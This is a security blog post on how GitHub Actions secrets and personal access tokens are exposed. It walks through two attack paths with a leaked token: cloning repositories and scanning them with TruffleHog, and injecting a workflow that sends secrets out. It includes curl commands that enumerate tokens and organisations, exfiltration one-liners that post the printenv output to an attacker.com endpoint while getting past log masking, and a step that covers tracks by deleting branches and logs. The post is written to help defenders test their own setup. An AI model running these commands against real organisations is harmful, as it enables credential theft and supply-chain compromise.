Introduction
One leaked Github PAT. That's often the only foothold an attacker needs to compromise your entire infrastructure. Not because they found a zero-day in your firewall, but because your CI pipeline explicitly authorized them to deploy to production.
GitHub Actions has become the effective administrator of the modern cloud stack. It holds the keys to everything: private registries, Terraform state, signing certificates, and cloud provider credentials. It is the most privileged identity in your organization, yet it operates with almost no oversight. It has no manager, no access reviews, and no hardware token. It just executes YAML.
This post is for engineers who want to secure that identity before it gets weaponized. I'll break down:
- How GitHub's credential model actually works.
- The two dominant attack paths: bulk-cloning for static secrets and workflow injection for runtime exfiltration.
- Why your current audit logs probably won't catch either of them.
To prove it, I've released TotallySafePR. It’s a toolkit to run these exact attacks against your own organization. Run it, watch your SIEM, and see if anyone notices. The goal of this post is to make sure they do.
How Secrets Actually Work in GitHub
Before I get into how secrets get stolen, you need to understand how they're stored and scoped. GitHub has four distinct levels in its secret hierarchy, and most engineers only know about one or two of them.
Repository Secrets
Repository secrets are the most common and the most visible. Any repository admin can navigate to Settings → Secrets and variables → Actions and add a key-value pair. From that point on, any workflow running in that repository can reference it as ${{ secrets.MY_SECRET }} and it will be injected as an environment variable at runtime.
The scope here is what matters: a repo secret is accessible to any workflow in that repo, running on any branch, triggered by any event, including pull requests from forks depending on your settings. There's no granularity. If the secret is in the repo, any workflow can get it.
Environment Secrets
Environment secrets are the more powerful and significantly underused cousin of repo secrets. GitHub lets you define named environments like staging, production, and preview, and attach secrets to them. A workflow can only access an environment's secrets if it explicitly declares that it's running in that environment.
The important distinction is that environments can have protection rules: required reviewers, deployment branch restrictions, wait timers. If your production environment requires two manual approvals from senior engineers before a workflow can run, then production secrets sit behind those approvals. An attacker who can trigger a workflow can't necessarily get your production secrets if you've configured this correctly.
The word "if" is doing a lot of work in that sentence. Most orgs either don't use environments at all, or they've set them up without protection rules, which means they're getting the organizational structure of environments without any of the security benefit. An environment secret with no protection rules is just a repo secret with extra steps.
Organization Secrets
Organization secrets are defined at the GitHub organization level and can be made available to some or all repositories within that org. This is where things start to get dangerous at scale.
Org secrets are convenient. If you have a shared DataDog API key, a shared Slack webhook, or a shared NPM publish token, you don't want to paste it into every single repository. You set it once at the org level and it's available everywhere. The problem is that "everywhere" can mean hundreds of repositories, and the access policy for that secret is often set to "all repositories" because that was the default and nobody changed it.
An attacker who can run a workflow in any repository in your org can access every secret that's been set to org-wide visibility. Not just the secrets for that repository. All of them. That shared production deploy key you put at the org level because it was easier? That's now accessible from the test repo you gave a contractor access to six months ago.
Enterprise Global Secrets
(If you're on GitHub Enterprise.) At the top of the hierarchy sit enterprise-level secrets, which can flow down to every org and repo under that enterprise. Blast radius is your entire GitHub presence; these are high-value and often under-scrutinized. This post focuses on org-level and below, covering repo, environment, and org secrets. These are the levels available on Team and Free plans.
The Three Credential Types and Why They're Different Threat Surfaces
Not all GitHub credentials are created equal, and the differences matter a lot when you're thinking about attack surface. There are three distinct types you'll encounter: the GITHUB_TOKEN, classic Personal Access Tokens, and fine-grained Personal Access Tokens.
GITHUB_TOKEN
The GITHUB_TOKEN is the one most developers interact with without thinking about it. It's automatically created at the start of every workflow run, injected into the environment, and expires when the run completes. You didn't create it, you don't manage it, and you can't rotate it because you don't own it. GitHub handles the whole lifecycle.
On the surface this sounds great. Short-lived, automatic, no static secret to steal. And it is better than a static credential. But there are two problems that make it dangerous in practice.

The first is default permissions. By default, the GITHUB_TOKEN has read access to everything in the repository and write access to most of it, including the ability to push code, create releases, and modify pull requests. Workflows that don't explicitly restrict these permissions are running with more access than they need, and a workflow injection attack can use that write access to do real damage.
The second problem is that developers often don't realize the GITHUB_TOKEN can be passed to third-party actions. When your workflow calls uses: some-action/some-tool@v2, that action runs with access to the same GITHUB_TOKEN your workflow has. You're trusting that action and its entire supply chain with your repository credentials. The tj-actions incident in March 2025 was exactly this: a compromised third-party action used the GITHUB_TOKEN permissions it was handed to exfiltrate secrets from over 23,000 repositories.
The fix is straightforward and almost universally ignored: set permissions: read-all at the top of every workflow and escalate only what's explicitly needed. Almost nobody does this by default.
Classic Personal Access Tokens

Classic PATs are the old guard, and they're everywhere. A developer goes to GitHub settings, clicks "Generate new token," checks a few boxes, and gets a string that starts with ghp_. They paste it into a CI system, a local script, a Notion doc for onboarding, a Slack message to a colleague. It works, so they move on.
Classic PATs are dangerous for three compounding reasons.

Scope is coarse and addictive. The classic PAT scope system is all-or-nothing at the category level. Checking repo gives you full read and write access to every repository the account has access to, public and private. There's no way to say "read access to this specific repo." You either get everything or you get nothing, so developers check the boxes they need, the workflow works, and they've accidentally granted blast-radius-maximizing access because the granular alternative doesn't exist.
There's no expiry by default. Classic PATs, unless an org policy forces otherwise, never expire. A PAT created in 2019 by an engineer who left the company in 2020 is still valid today if nobody explicitly revoked it. These tokens sit in old scripts, in .env files, in CI configurations that haven't been touched in years, quietly waiting. They'll keep working until someone finds them, either you during an audit, or an attacker during a breach.
They're tied to a person, not a machine. A classic PAT inherits the permissions of the GitHub user who created it. If that user is an org admin, and it often is because admins are the ones setting up automation, then the PAT has admin-level access to the entire organization. When that person leaves the company, their PAT doesn't leave with them unless you explicitly revoke it. Offboarding checklists routinely miss it.
The combination of broad scope, no expiry, and being tied to a person makes a leaked classic PAT with repo:* one of the highest-value credentials an attacker can find. And they find them constantly, which I'll get into shortly.
Fine-Grained Personal Access Tokens
Fine-grained PATs are GitHub's answer to the classic PAT problem. They're scoped to specific repositories, have mandatory expiry dates, separate read and write permissions at a granular level, and can be restricted to specific organizations. They're also subject to org-level approval policies, so admins can require review before a fine-grained PAT is allowed to operate.
They're strictly better than classic PATs in almost every dimension. GitHub released them in 2022 and has been nudging users toward them ever since.
The problem is adoption. Most orgs still have thousands of classic PATs in circulation from before fine-grained PATs existed, and rotating all of them requires finding them all first, which means auditing every CI system, every script, every integration that's been wired up over the years. That's a project, and it keeps getting deprioritized. Fine-grained PATs are the right answer, but the migration from classic PATs is slow, which means the attack surface they create isn't going away anytime soon.
The User Identity Gap
There's a fourth factor that amplifies the risk of all three credential types: the accounts they belong to.
Most companies don't use Enterprise Managed Users (EMUs). Instead, they invite employees to join the organization using their personal GitHub accounts. This means your corporate infrastructure is guarded by the same account your engineer uses for their side projects, their open source contributions, and their personal learning.
The organization has zero control over the security posture of these accounts. You can enforce 2FA, but you can't enforce a hardware key. You can't prevent password reuse. You can't see if the account was compromised in a separate breach. If an engineer's personal laptop is compromised, or if they get phished on their personal email, the attacker gains access to your organization not through a corporate identity you manage, but through a personal identity you merely invited.
When a PAT leaks from one of these accounts, it often has access to both personal and professional repositories. And because it's a personal token, your corporate SOC has no visibility into its creation, its usage scope, or its lifecycle until it shows up in an audit log doing something suspicious.
The Threat Model: Why CI/CD is the Crown Jewel
Before I get into the mechanics of the attack, it's worth stepping back and asking a more fundamental question: why CI/CD specifically? Companies have lots of sensitive systems. Databases have production credentials. Kubernetes clusters run production workloads. Cloud accounts hold petabytes of customer data. Why is a YAML-configured automation system the thing I'm calling the crown jewel?
The answer is that GitHub Actions isn't just one sensitive system. It's the system that touches all the other sensitive systems, and it does so in a way that's architecturally unique. To understand why, you need to think about what properties a system needs to have before an attacker would consider it a high-value target.
The Three Properties That Make CI/CD Uniquely Dangerous
Most sensitive systems have one or maybe two of the following properties. CI/CD systems have all three simultaneously, and the combination is what makes them exceptional targets.
Code trust. A CI/CD system, by definition, executes code. That's its job. It takes whatever is in your repository and runs it in a trusted environment. This means that anyone who can influence what code runs in your pipeline, whether by submitting a pull request, by pushing to a branch, or by modifying a dependency your pipeline relies on, has a potential execution primitive. They might not be able to run arbitrary code on your production servers, but they can potentially run arbitrary code in the environment that deploys to your production servers, which is often close enough.
Secret access. As I covered in the introduction, your CI/CD system accumulates credentials over time because it needs them to do its job. Cloud provider keys, container registry tokens, API keys, signing certificates, deployment credentials. The pipeline is the one place in your entire infrastructure where all of these secrets are present and actively used on a regular basis. Every other system typically has access to its own secrets. The CI/CD system has access to everyone's secrets.
Outbound network access. A CI/CD runner needs to reach the internet. It pulls dependencies from npm, PyPI, and Maven. It pushes images to container registries. It calls deployment APIs. It sends notifications. It fetches Terraform providers. In almost every organization, CI/CD runners have broad or completely unrestricted outbound internet access because restricting it would break too many things. This means that if an attacker can execute code in your pipeline, they have a free channel to exfiltrate whatever they find to any destination on the internet, with no firewall rules standing in the way.
The reason this combination matters is that each property alone is manageable. Code execution without secrets means you can run code but you can't do much with it. Secret access without code execution means the secrets are sitting somewhere you'd need to exploit separately. Outbound network access without secrets means you can reach out but you have nothing worth sending. When you combine all three, you get a system where an attacker who achieves code execution automatically has the secrets and the channel to exfiltrate them. The pipeline does the hard work for them.

No other system in your infrastructure has this property. Your production database has secret access but doesn't execute untrusted code and typically has restricted network egress. Your Kubernetes cluster executes code but the secrets are namespaced and egress is usually controlled. Your developer laptops have outbound network access but don't have centralized secret access. GitHub Actions sits at the intersection of all three, which is why it's worth more to an attacker than almost any other single target.
The Attack in Practice
Acquiring a PAT
Every attack I'm about to describe relies on a single premise: a GitHub Personal Access Token that shouldn't be public, but is. If you think this is a rare edge case, you haven't been looking.
The reality is that PATs leak constantly, at every level of organizational maturity. In 2023, researchers at BeVigil found hardcoded PATs in public repositories that granted access to over 150 private repositories across dozens of organizations. These weren't sophisticated supply chain compromises or zero-day exploits. They were simply developers committing credentials to public codebases where anyone running a regex search could find them. The access wasn't trivial, as it included private source code, internal tooling, and the secrets stored within those private repos.
The PyPI incident in July 2024 demonstrated the same failure mode at a higher level of consequence. A leaked administrator PAT for the Python Package Index exposed the ecosystem's core infrastructure. The post-mortem is instructive not because of negligence, but because it illustrates the asymmetry of the threat: a single token with the right permissions bypasses every other control you have, regardless of how robust your security program is on paper.
And then there are the stories that don't make the news. The Reddit threads from experienced developers waking up to find their company's read token has been active in the wild for weeks. The panic is never about the token itself; it is about the uncertainty. What was cloned? What secrets were in those repos? How long has the door been open?
PATs live in the places you forget to check. They sit in .env files that were added to .gitignore too late. They hide in git log history, buried in a commit from three years ago where someone pasted a config file, realized the mistake, deleted it in the next commit, and assumed the problem was solved. They appear in CI build logs where a misconfigured step printed environment variables to stdout. They persist in third-party integrations like Slack bots, project management tools, and deployment dashboards which authenticated once and held onto the credential forever.
The migration to fine-grained PATs is happening, but the legacy of classic PATs with repo:* scope is enormous. Every organization has tokens created years ago by engineers who have since left, attached to service accounts nobody monitors, scoped as broadly as possible because that was the path of least resistance. When you find one of these in the wild, the question isn't whether it's still valid. The question is what it has access to.
Let's find out.
GitHub API Enumeration
The GitHub API is public. Authentication is optional for public data, and a PAT is the key that unlocks everything the token's owner can see. The moment you have a valid token, you have access to the same view of GitHub that the person who created it has, and you can query that view programmatically at scale.
Most attackers don't start by cloning repositories. They start by building a map. Cloning is noisy, slow, and generates a lot of data you don't need. The API lets you enumerate first and act second, which means by the time you're doing anything that looks like an attack, you already know exactly what's worth targeting.
The enumeration chain looks like this, and the whole thing runs in under a minute:
# Who does this token belong to?
curl -s -H "Authorization: Bearer $TOKEN" \
  https://api.github.com/user | jq '{login, name, email, site_admin}'


{
  "login": "MattKeeley",
  "name": "Matt Keeley",
  "email": null,
  "site_admin": false
}
# What orgs does this user belong to?
curl -s -H "Authorization: Bearer $TOKEN" \
  https://api.github.com/user/orgs | jq '.[].login'


"platsecurity"
"devilsec"
"ALCCDCRT"
...
# What repos does the user have access to across all orgs?
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/user/repos?per_page=100&type=all" | jq '.[].full_name'


"platsecurity/TotallySafePR"
"devilsec/awesome-osint"
"ALCCDCRT/redteamwiki"
...
# For a specific org:
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/orgs/TARGET_ORG/repos?per_page=100" | jq '.[].full_name'


"acme-corp/infra"
"acme-corp/api"
"acme-corp/frontend"
...
That last call, paginated across an org with hundreds of repositories, gives you a complete inventory of everything the token can see. You now know the scope of what you're working with before you've touched a single repo.
From there, you can go deeper without cloning anything:
# List secrets for a repo (names only, values are never returned by the API)
curl -s -H "Authorization: Bearer $TOKEN" \
  https://api.github.com/repos/ORG/REPO/actions/secrets | jq '.secrets[].name'

# List org-level secrets (names only)
curl -s -H "Authorization: Bearer $TOKEN" \
  https://api.github.com/orgs/ORG/actions/secrets | jq '.secrets[].name'

# Read workflow files directly without cloning
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/repos/ORG/REPO/contents/.github/workflows" | jq '.[].name'

# Fetch a specific workflow file
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/repos/ORG/REPO/contents/.github/workflows/deploy.yml" \
  | jq -r '.content' | base64 -d
The secret enumeration is particularly valuable. The API will never return secret values, but it returns names, and names are often enough. If you see a secret named PROD_AWS_ACCESS_KEY_ID in a repository's workflow secrets, you know the target has AWS credentials worth going after. If you see DATADOG_API_KEY, CLOUDFLARE_API_TOKEN, NPM_PUBLISH_TOKEN, you have a prioritized list of what's worth extracting before you've run a single exploit.
Reading workflow files via the API is equally important and often skipped. You're looking for three things:
First, what triggers exist. A workflow with workflow_dispatch can be triggered manually via the API. Workflows that trigger on push, pull_request, or pull_request_target will run when you push a branch or open a PR. Attack Path 2 relies on this mechanism to run a malicious workflow and exfiltrate secrets.
Second, what secrets are referenced. ${{ secrets.SOMETHING }} in a workflow file tells you which secrets are actively used and therefore available to be extracted if you can get code running in that workflow context.
Third, what the workflow actually does. A workflow that runs terraform apply against a production environment is a more valuable target than one that runs unit tests. A workflow that pushes to an internal container registry tells you credentials exist for that registry. The workflow files are a map of the attack surface.
# Check if Actions is enabled and what permissions forks have
curl -s -H "Authorization: Bearer $TOKEN" \
  https://api.github.com/repos/ORG/REPO/actions/permissions | jq .

# Check environment protection rules
curl -s -H "Authorization: Bearer $TOKEN" \
  https://api.github.com/repos/ORG/REPO/environments | jq '.environments[] | {name, protection_rules}'
That last call is the one that tells you whether environment secrets are protected or wide open. An environment with an empty protection_rules array is an environment whose secrets are accessible to any workflow that declares itself as running in that environment, with no human approval required. In my experience, most are empty.
You now have a complete map: every repository, every secret name, every workflow trigger, every environment and whether it has protection rules. Turning that map into actual credentials means choosing one of two paths: clone everything and scan for secrets that already live in repo content or history, or push a workflow and exfiltrate secrets when the pipeline runs.

Attack Path 1: Git Clone + TruffleHog
Minimum required scope: repo:*
The first path is the blunt instrument. Clone everything, scan everything, see what falls out. It's less surgical than workflow injection but it casts a much wider net, and it often surfaces credentials that nobody knew were there, including credentials that the organization itself has forgotten about.
You can do this in two steps: enumerate every repo the token can see (user + orgs, with pagination), then clone them. The core of the enumeration is paginating over the GitHub API and collecting full_name for each repo; the clone step is a loop over that list. Full scripts: fetch-repos.sh and clone-repos.sh in the TotallySafePR repo. Excerpt:
# Fetch all repos (user + every org), paginate Link headers, output repo list
url="https://api.github.com/user/repos?per_page=100&type=owner"
# ... then orgs: GET /user/orgs, then GET /orgs/{org}/repos per org ...

# Clone each repo to /tmp (after confirmation)
while IFS= read -r full_name; do
  dest="/tmp/$full_name"
  mkdir -p "$(dirname "$dest")"
  git clone "https://${GITHUB_TOKEN}@github.com/${full_name}.git" "$dest"
done < "$TMP_REPOS"
Once you have everything cloned locally, you run TruffleHog across the entire tree:
# Scan the filesystem across all cloned repos
trufflehog filesystem /tmp --json | jq .

# Or skip the clone step entirely and go straight to org-wide scanning
trufflehog github --org=TARGET_ORG \
  --token=$GITHUB_TOKEN \
  --json | jq .
The trufflehog github --org approach is significantly faster at scale. Instead of cloning everything first, TruffleHog streams through the repositories using the API and flags findings as it goes. For an org with hundreds of repositories, this can reduce a multi-hour clone-and-scan operation to a matter of minutes.

What you're looking for goes well beyond GitHub PATs and AWS keys. The full list of valuable findings from a typical org-wide TruffleHog scan includes:
Terraform variable files. .tfvars files committed to repositories are extremely common findings. These contain provider credentials, API keys for cloud services, database connection strings, and anything else Terraform needed at the time the file was committed. They're almost never committed intentionally but appear constantly in git history because a developer ran terraform apply locally, the file got created, and it ended up in a commit before anyone thought to check.
Environment files. .env files committed to history are the classic finding. The developer committed it, realized the mistake, deleted it in the next commit, and considers the matter closed. It isn't closed. git log --all makes the full history available regardless of what the current working tree looks like:
# Search git history for deleted .env files across all cloned repos
find /tmp -name "*.git" -type d | while read gitdir; do
  repo=$(dirname "$gitdir")
  cd "$repo"
  git log --all --full-history -- "**/.env" "*.env" 2>/dev/null | grep "^commit" | head -5
done

# Show the actual content of a deleted file from history
git show COMMIT_HASH:.env
Hardcoded connection strings. Database URLs embedded in application code, often in configuration files or test fixtures, sometimes with credentials included. These are frequently old and rotated but often aren't, because rotating a database credential requires coordinating a deployment and that's a project.
Internal API keys and webhook URLs. Slack webhook URLs, internal service tokens, webhook secrets for third-party integrations. These are lower severity than cloud credentials but can provide pivot points into other systems or at minimum tell you a lot about the organization's internal architecture.
The git history angle is worth emphasizing because it's where a surprising proportion of real findings live. A developer who committed a secret in 2019 and deleted it in 2019 believes that secret is gone. The git history disagrees, and TruffleHog scans all of it by default.
Attack Path 2: Stealing Secrets via GitHub Actions Workflow Injection
Minimum required scope: repo:* + workflow

This scope combination is common. Developers creating PATs for CI automation routinely check both boxes because that's what the setup documentation tells them to do. If you find a PAT with this scope, you have everything you need for this attack. Don't be discouraged if this is what you're working with. It's the intended scope for this kind of access and it's everywhere.
How Secrets Actually Get Into Workflows
When a GitHub Actions workflow runs, any secret referenced in the workflow configuration is decrypted and injected as an environment variable into the runner's process environment. A step that references ${{ secrets.PROD_API_KEY }} will have that value available as $PROD_API_KEY in the shell environment for that step's duration.
GitHub applies a masking mechanism to try to prevent secrets from appearing in log output. If a string matching the secret value appears in stdout or stderr, GitHub replaces it with ***. This is a useful safety net for accidental logging, but it is not a security control and should not be treated as one. The masking is bypassed trivially:
# Base64 encode the value - masking doesn't apply to encoded versions
echo $SECRET_VALUE | base64

# Split across multiple echo statements
echo ${SECRET_VALUE:0:4}
echo ${SECRET_VALUE:4:4}
echo ${SECRET_VALUE:8}

# Write to a file and exfiltrate the file
echo $SECRET_VALUE > /tmp/out.txt
curl -X POST https://attacker.com/collect --data-binary @/tmp/out.txt
The masking exists to prevent secrets from appearing in logs accidentally. It does not prevent intentional exfiltration. Any code running in the workflow context can access and exfiltrate secrets regardless of the masking mechanism.
The Injection Attack

The attack is straightforward: take a repo you have write access to and an exfiltration URL, create a branch, add a workflow that dumps the runner environment (base64-encoded) to your endpoint, push, and open a PR. The workflow triggers on pull_request, push, and workflow_dispatch, so it runs as soon as the PR is created or the branch is pushed. Full script: create-pr.sh in TotallySafePR. The important part is the workflow content and the single step that exfiltrates:
The malicious workflow step is worth looking at directly:
printenv | base64 -w0 | curl -sS -X POST \
  -H "Content-Type: application/octet-stream" \
  --data-binary @- https://attacker.com/collect
printenv dumps every environment variable available to the process, which includes every secret the workflow has access to. base64 -w0 encodes the entire output as a single line, bypassing GitHub's secret masking. The result gets POSTed to the exfiltration endpoint. On the receiving end you base64 decode and read the full environment.
What ends up in printenv output when a typical deployment workflow runs? The secrets explicitly referenced in the workflow, yes. But also the GITHUB_TOKEN, any environment variables injected by other steps that ran before this one, any credentials injected by action setup steps like aws-actions/configure-aws-credentials, and anything the runner itself has in its environment. In workflows that use OIDC to get cloud credentials, this means you get the short-lived cloud credential as well. The environment is richer than it looks from reading the workflow YAML.
Covering Your Tracks
The full create-pr.sh script includes an auto-close feature that runs after a configurable delay. Once the workflow has fired and the secrets have been exfiltrated, it replaces the malicious workflow with an innocuous one, closes the PR, deletes the branch, and attempts to delete the workflow run logs. Invocation is along the lines of:
AUTO_CLOSE_AFTER_SECONDS=120 GITHUB_TOKEN=$TOKEN \
  ./create-pr.sh owner/repo https://your-endpoint.com
The log deletion is opportunistic rather than guaranteed. GitHub requires workflow runs to be in a completed state before they can be deleted, and the API call may fail if the run hasn't finished. But in practice, a two minute window is usually enough for a simple workflow to run and complete, and deleting the branch removes it from the default view even if the run logs persist.


The attack is fast, it requires only the two most common PAT scopes for automation, it leaves minimal trace, and the exfiltrated output contains not just the secrets you were targeting but everything the workflow environment had access to, including things you didn't know to look for.
The Detection Gap
Here is the uncomfortable truth that sits underneath everything in this post: most of the attacks described above generate logs. GitHub records API calls. AWS records credential usage. Terraform runners produce output. The problem isn't that these attacks are invisible. The problem is that the logs exist in places nobody is watching, in formats nobody has written alerts for, mixed in with so much legitimate noise that the signal disappears completely.
Understanding the detection gap isn't just useful for defenders. It explains why these attacks are so attractive to begin with. An attacker who understands what does and doesn't get logged can move through a GitHub organization with confidence, knowing that the audit trail either doesn't exist or won't be noticed until long after the damage is done.
The Visibility Gap
There is a massive visibility gap between what happens in your GitHub org and what your security team can actually see. It's not just that the logs are incomplete; it's that your security team probably doesn't have permission to get them in the first place.
Access. The audit log is the only place GitHub records the kind of activity that would help you detect these attacks. On GitHub Team or Free, which is what most orgs use, there are no org-level audit logs at all. No API, no UI. Enterprise has an audit log and API; this post focuses on Team and Free, where you have none of that. So in practice: on the plans most of us are on, there is no audit trail to access.
What you can get. On Team and Free, the only programmatic visibility is the Events API. This covers public activity like stars, forks, and pushes, but not the admin audit trail:
# Org activity (non-Enterprise; not the audit log, but often all you have)
curl -s -H "Authorization: Bearer $TOKEN" \
  "https://api.github.com/orgs/TARGET_ORG/events?per_page=50" \
  | jq -r '.[] | {created_at, type, actor: .actor.login, repo: (.repo.name // null), action: (.payload.action // null)}'
